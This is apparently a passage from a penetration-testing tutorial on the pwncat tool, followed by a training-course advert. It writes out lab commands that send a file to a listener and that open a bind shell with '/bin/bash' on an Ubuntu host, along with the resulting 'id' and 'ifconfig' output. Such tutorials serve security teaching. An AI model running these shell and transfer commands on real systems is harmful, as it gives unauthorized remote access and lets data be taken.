
This includes creating a file in the Ubuntu system as **data.txt** file in the ubuntu machine and start a listener in the kali machine where the file is to be received.


To receive the file in the kali machine, the following command can be used:

```
pwncat -l 6666 > data.txt
```

After the listener is active the following command can be used to transfer the file in kali machine.

```
pwncat 192.168.1.7 6666 < data.txt
```





Bind Shell (Linux)

To get a bind shell start a listener inside the kali machine using the following command:

```
pwncat 192.168.1.23 9874
```

Inside the Ubuntu machine type the following command:

```
pwncat -l -e '/bin/bash ' 9874 -k
```

```
pentest@pentest-virtual-machine:~$ pwncat -l -e '/bin/bash' 9874 -k
```

It can be observed that the bind shell connection is obtained on the kali machine. Because of **-k** flag used above the bind shell will re-accept new clients as soon as a client has disconnected.

```
┌──(root㉿kali)-[~]
└─# pwncat 192.168.1.23 9874
id
uid=1000(pentest) gid=1000(pentest) groups=1000(pentest),4(adm),24(cdrom),27(s
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a5:81:e1:9b  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.23  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c62:c6a9:fff2:2dde:6626:9a0e  prefixlen 64  scopeid 0
        inet6 fe80::2d6b:4a64:6628:da36  prefixlen 64  scopeid 0×20<link>
        inet6 2401:4900:1c62:c6a9:5d57:f05b:9b02:1fd8  prefixlen 64  scopeid 0
        ether 00:0c:29:65:a9:cf  txqueuelen 1000  (Ethernet)
        RX packets 68370  bytes 4886742 (4.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68025  bytes 7815661 (7.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

It can be noted that the above procedure is also satisfied while working with the UDP ports just by using **-u** flag after the command.

Advantages over Netcat

Pwncat, a feature-rich netcat-like tool designed for pentesters and red teamers, offers several enhancements over traditional Netcat:

- Interactive Shell
- Scriptable Interface
- Encrypted Communication
- Persistance

Pwncat provides an interactive shell with syntax highlighting and command completion, improving the user experience. Pentesters can automate tasks using Pwncat's Python scripting interface, allowing for greater flexibility and customization. It also supports encrypted communication channels, ensuring confidentiality when interacting with compromised systems.

Conclusion

In conclusion, we can say that pentesters/red teamers can use a lot of tools to get reverse shell/bind shell/ upload-download files/Local Port forwarding and many more. However, if pwncat is considered in regular practise it can prove to be a very valuable and time saving tool.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux